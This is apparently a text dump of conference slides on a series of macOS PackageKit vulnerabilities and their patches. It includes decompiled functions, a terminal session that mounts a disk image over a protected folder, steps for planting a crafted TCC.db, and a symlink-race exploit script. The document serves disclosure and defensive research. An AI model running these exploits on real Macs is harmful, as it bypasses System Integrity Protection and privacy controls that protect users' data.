64     syslog_DARWIN_EXTSN(118, "PackageKit: Dropping SIP for shove, source is not trusted. %s", v23);
65 }
```

00070B38 -[PKShoveInstallOperation \_shoveExtractedRootOntoDestinationReturningError:]25 (7FF916E2FB38)

# CVE-2023-35864

## Mitigation in macOS 13.5

👍 Apple took my suggestion (P79 of the [slides](#) at POC2022)

Before the patch:



+ **Install to other volumes (Not "/") -> system\_installd**

After the patch:



+ **Install to other volumes (Not "/") -> installd**

# Bypass the patch Again!!!!

PackageKit

Available for: macOS Sonoma

Impact: An app may be able to access user-sensitive data

Description: A logic issue was addressed with improved checks.

**CVE-2023-42853:** Mickey Jin (@patch1t)

Entry added February 16, 2024

# CVE-2023-42853

## Review the Shove logic Again

```
285 if ( PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )
286 {
287     orig_dest_fd = (unsigned int)objc_msgSend(v234, "fileDescriptor");
288     if ( !PKSIPFullyProtected(orig_dest_fd) )
289     {
290         resolved_dest_fd = (unsigned int)objc_msgSend(v66, "fileDescriptor");
291         if ( PKSIPFullyProtected(resolved_dest_fd) )
292         {
293             v83 = v61;
294             v84 = v237;
295             v85 = objc_msgSend(
296                 &OBJC_CLASS__NSString,
297                 "stringWithFormat:",
298                 CFSTR("[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@")),
299                 v237,
300                 v83);
301             v86 = objc_retainAutoreleasedReturnValue(v85);
302             -[PKCoreShove logWithLevel:withMessage:](a1);
303 LABEL_46:
304             v88 = v86;
305             v34 = v245;
306             goto LABEL_47;
307         }
308     }
309     if ( v270 < dev || dev < v270 )
0002DDC5 -[PKCoreShove shoveOneLevel:dest:]::291 (7FF916DECDC5)
```

1 int64 \_\_fastcall PKSIPFullyProtected(\_\_int64 a1)  
2 {

trusted==SF\_RESTRICTED, what about the resolved\_dest has the flag SF\_NOUNLINK?

```
5     if ( (unsigned int)rootless_check_trusted_fd(a1) )
6         L0BYTE(result) = 0;
7     else
8         L0BYTE(result) = (unsigned int)rootless_protected_volume_fd((unsigned int)a1) == 1;
9     return (unsigned __int8)result;
10 }
```

# CVE-2023-42853

## Clear the SF\_NOUNLINK Flag

```
|sh-3.2# ln -s /Library/Application\ Support/ /Library/Application\ Support/ResearchSoft  
sh-3.2# open /var/log/install.log  
[sh-3.2# ls -la0 /Library/Application\ Support/  
[total 0  
drwxr-xr-x 16 root          admin sunlink 512 Aug 23 11:21 .  
drwxr-xr-x 65 root          wheel sunlink 2080 Aug  9 10:26 ..  
drwxr-xr-x 10 root          wheel -        320 Aug  9 10:27 Apple  
drwx-----@ 5 root          admin -        160 May 20 2022 ApplePushService  
drwxr-xr-x 12 root          wheel -        384 Aug  5 14:21 BTServer  
drwxrwxr-x 5 root          admin -        160 Aug  9 10:26 CrashReporter  
drwxr-xr-x 3 root          wheel -        96 Aug  5 14:21 Mozilla  
drwxrwxr-t 2 root          admin -        64 Aug  5 14:21 ProApps  
lrwxr-xr-x 1 root          admin -        29 Aug 23 11:21 ResearchSoft -> /Library/Application Support/  
drwxr-xr-x 3 root          wheel -        96 Aug  5 14:21 Script Editor  
drwxr-xr-x 19 root          wheel -        608 Aug 31 2021 VMware Tools  
drwxr-xr-x@ 4 root          wheel restricted 128 Aug  9 10:28 com.apple.TCC  
drwxr-xr-x 3 root          admin -        96 Aug  9 10:29 com.apple.TVIdleScreen  
drwxrwxr-x 2 _backgroundassets wheel -        64 Aug  5 14:21 com.apple.backgroundassets.user  
drwxr-xr-x 7 root          admin -        224 Jun  6 09:17 com.apple.idleassetsd  
drwxr-xr-x 3 root          wheel -        96 Aug  5 14:21 iLifeMediaBrowser  
[sh-3.2# installer -pkg /tmp/PagesEndNote.pkg -target /  
installer: Package name is Pages EndNote Plug-in  
installer: Installing at base path /  
installer: The install was successful.  
[sh-3.2# ls -la0 /Library/Application\ Support/  
[total 0  
drwxr-xr-x 17 root          admin -        544 Aug 23 11:22 .  
drwxr-xr-x 65 root          wheel sunlink 2080 Aug  9 10:26 ..  
drwxr-xr-x 10 root          wheel -        320 Aug  9 10:27 Apple  
drwx-----@ 5 root          admin -        160 May 20 2022 ApplePushService  
drwxr-xr-x 12 root          wheel -        384 Aug  5 14:21 BTServer  
drwxrwxr-x 5 root          admin -        160 Aug  9 10:26 CrashReporter  
drwxr-xr-x 3 root          wheel -        96 Aug  7 2021 EndNote  
drwxr-xr-x 3 root          wheel -        96 Aug  5 14:21 Mozilla  
drwxrwxr-t 2 root          admin -        64 Aug  5 14:21 ProApps  
lrwxr-xr-x 1 root          admin -        29 Aug 23 11:21 ResearchSoft -> /Library/Application Support/  
drwxr-xr-x 3 root          wheel -        96 Aug  5 14:21 Script Editor  
drwxr-xr-x 19 root          wheel -        608 Aug 31 2021 VMware Tools  
drwxr-xr-x@ 4 root          wheel restricted 128 Aug  9 10:28 com.apple.TCC  
drwxr-xr-x 3 root          admin -        96 Aug  9 10:29 com.apple.TVIdleScreen  
drwxrwxr-x 2 _backgroundassets wheel -        64 Aug  5 14:21 com.apple.backgroundassets.user  
drwxr-xr-x 7 root          admin -        224 Jun  6 09:17 com.apple.idleassetsd  
drwxr-xr-x 3 root          wheel -        96 Aug  5 14:21 iLifeMediaBrowser  
[sh-3.2# hdiutil create -size 10m -volname .exploit -ov /tmp/disk.dmg  
created: /tmp/disk.dmg  
[sh-3.2# hdiutil attach /tmp/disk.dmg -mountpoint /Library/Application\ Support/  
/dev/disk2          GUID_partition_scheme  
/dev/disk2s1         Apple_APFS
```


Now Mountable!

# CVE-2023-42853

The exploit is a full TCC Bypass

- Abuse the SIP-bypass primitive to clear the file flag (**SF\_NOUNLINK**) of an arbitrary path, e.g., “**/Library/Application Support**”.
- Create a DMG file and **mount** to the path “**/Library/Application Support**”.
- Put a crafted **TCC.db** in the path “**/Library/Application Support/com.apple.TCC**” to bypass the TCC completely!

<https://youtu.be/PT0iuuGJ9LY>



# CVE-2023-42853

## Patch in macOS 14.1

```
1 BOOL __fastcall PKSIPFullyProtected(int fd)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL- "+" TO EXPAND]
4
5     v3 = *(_QWORD *)__stack_chk_guard;
6     if ( rootless_protected_volume_fd(fd) != 1 )
7         return 0;
8     if ( !rootless_check_trusted_fd(fd) )
9         return 1;
10    memset(&v2, 0, sizeof(v2));
11    if ( fstat_INODE64(fd, &v2) )
12        return 0;
13    result = 1;
14    if ( (v2.st_flags & (SF_RESTRICTED|UF_DATAVAULT)) == 0
15        && ((v2.st_mode & 0xF000) != S_IFDIR || (v2.st_flags & SF_NOUNLINK) == 0) )
16    {
17        return 0;
18    }
19    return result;
20 }
```

# Bypass the patch Again!!!!

## PackageKit

Available for: macOS Sonoma

Impact: An app may be able to access protected user data

Description: A race condition was addressed with additional validation.

**CVE-2024-23275:** Mickey Jin (@patch1t)

# CVE-2024-23275

## The issue

```
orig_dst_fd = open(orig_dst, 0x220004); // O_SYMLINK  
freadlink(orig_dst_fd, resolved_dst, 1024LL);  
resolved_dst_fd = open(resolved_dst, 0x20104); // O_NOFOLLOW
```

Not  
O\_NOFOLLOW\_ANY

```
285 if ( PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() )  
286 {  
287     orig_dest_fd = (unsigned int)objc_msgSend(v234, "fileDescriptor");  
288     if ( !PKSIPFullyProtected(orig_dest_fd) )  
289     {  
290         resolved_dest_fd = (unsigned int)objc_msgSend(v66, "fileDescriptor");  
291         if ( PKSIPFullyProtected(resolved_dest_fd) )  
292         {  
293             v83 = v61;  
294             v84 = v237;  
295             v85 = objc_msgSend(  
296                 &OBJC_CLASS__NSString,  
297                 "stringWithFormat:",  
298                 CFSTR("[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@"),  
299                 v237,  
300                 v83);  
301             v86 = objc_retainAutoreleasedReturnValue(v85);  
302             -[PKCoreShove logWithLevel:withMessage:] (a1);  
303 LABEL_46:  
304             v88 = v86;  
305             v34 = v245;  
306             goto LABEL_47;  
307         }  
308     }  
0002DDC5 -[PKCoreShove shoveOneLevel:dest:] :291 (7FF916DECDC5)
```

# CVE-2024-23275

## Race to Exploit Again!

```
#!/bin/sh
# Usage: exploit.sh /path/to/target (clear the SF_RESTRICTED | SF_NOUNLINK of the target path)
TARGET_DIR=`dirname $1`
TARGET_NAME=`basename $1`

echo 'target dirname:' $TARGET_DIR ', target basename:' $TARGET_NAME
mkdir /tmp/$TARGET_NAME
ln -f -h -s /tmp /tmp/lnk
ln -f -h -s /tmp/lnk/$TARGET_NAME /Library/Application\ Support/ResearchSoft

echo 'waiting for the installation...'
# waiting for the shove process opening the untrusted /tmp/$TARGET_NAME
while true ; do
    if lsof -c shove | grep /tmp/$TARGET_NAME
    then
        break
    fi
done

echo 'replacing the symlink...'
ln -f -h -s $TARGET_DIR /tmp/lnk
echo 'all done.'
```

- Run the script to clear the system file flags:
  - “/Library/Apple” (SF\_RESTRICTED)
  - “/Library/Application Support” (SF\_NOUNLINK)
- Install the Apple-signed PageEndNotes.pkg

# CVE-2024-23275

## Patch in macOS 14.4

```
void -[PKCoreShove shoveOneLevel:dest:] (id self, id src, id dst) {
    ...
    orig_dest_fd = open(orig_dest, 0x220004);
    freadlink(orig_dest_fd, resolved_dst, 1024LL);
    open_flags = 0x20104;
    if (PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles() ) {
        if ( !PKSIPTrustedPath(orig_dest, 5) || !PKSIPFullyProtected(orig_dest_fd)) {
            v73 =objc_msgSend(&OBJC_CLASS__NSString, "stringWithFormat:",
                CFSTR("[symlink=not trusted] The resolved_dest will be opened without following symlinks.
symlink=%@ resolved_dest=%@"), orig_dest, v71);
            open_flags = 0x20020004; // O_NOFOLLOW_ANY, no symlinks allowed in the path
        }
    }
    ...
    resolved_dst_fd = open(resolved_dst, open_flags);
    if (PKSIPCurrentProcessCanModifySystemIntegrityProtectionFiles())
    {
        if ( !PKSIPFullyProtected(orig_dest_fd) )
        {
            if ( PKSIPFullyProtected(resolved_dst_fd) == 1 )
            {
                //"[resolved_dest=trusted, orig_dest=not trusted] not resolving symlink. orig_dest=%@ resolved_dest=%@"
            }
        }
    }
    ...
}
```

# Exploits Never End, Bypass the patch Again and Again!!!!!!

## PackageKit

Available for: macOS Sonoma

Impact: An app may be able to modify protected parts of the file system

Description: This issue was addressed with improved validation of symlinks.

CVE-2024-27885: Mickey Jin (@patch1t)

Entry added June 10, 2024

Time is limited 😅😅😅  
Blog post soon 🔥🔥🔥  
Stay tuned!!! 😎😎😎

## PackageKit

Available for: Mac Studio (2022 and later), iMac (2019 and later), Mac Pro (2019 and later), Mac Mini (2018 and later), MacBook Air (2020 and later), MacBook Pro (2018 and later), and iMac Pro (2017 and later)

Impact: An app may be able to modify protected parts of the file system

Description: This issue was addressed with improved validation of symlinks.

CVE-2024-44178: Mickey Jin (@patch1t)

# One more variant issue

## I was going to drop an 0-day here

Mickey Jin  
9/18/24, 10:18 AM

Hello, I will talk about this issue at OBTS v7.0:  
<https://objectivebythesea.org/v7/index.html>

Can you explain why there is no CVE assigned to this report?

Product Security  
9/19/24, 1:18 AM

This report did not meet the criteria for a CVE due to the significant amount of user interaction required.

But I can still reproduce it on the latest macOS without changing my code, it's still an 0-day

AS

## Apple Product Security

Re: Greetings from Apple Product Security -

To: [REDACTED]

November 23, 2024 at 03:03

OE0 [REDACTED] 5 - please include this ID in replies to this thread.

Hi Mickey,

Please treat the following as confidential.

Thanks again for providing us with an advance copy of your Objective By the Sea presentation.

After taking a look through your deck, we noticed that OE [REDACTED] 1 was incorrectly marked as a duplicate. After some [REDACTED]

These changes are planned to be in a beta that you should be able to test in the second half of December. We understand this will not be before your presentation at Objective By the Sea and ask that you please continue to refrain from disclosure of the issue publicly before we release the security advisory for the report.

[REDACTED]

Apple Product Security

# Take Away

# Take Away

## Quick Summary

- **Attack surfaces** in the PackageKit framework
- An unforgettable bug hunting journey (**patches and bypasses** :)
- **Exploitations** are also public: <https://github.com/jhftss/POC>

# Take Away

## My thoughts

- The quality of Apple's code is not as good as imagined.
  - The ridiculous coding issue proves that less testing and code review prior to release.
- Apple often patches security issues **silently** (without asking the reporter for a review)
  - Okay, bypass their patches again and again 😭😭😭

# Thanks

Mickey Jin ([@patch1t](#))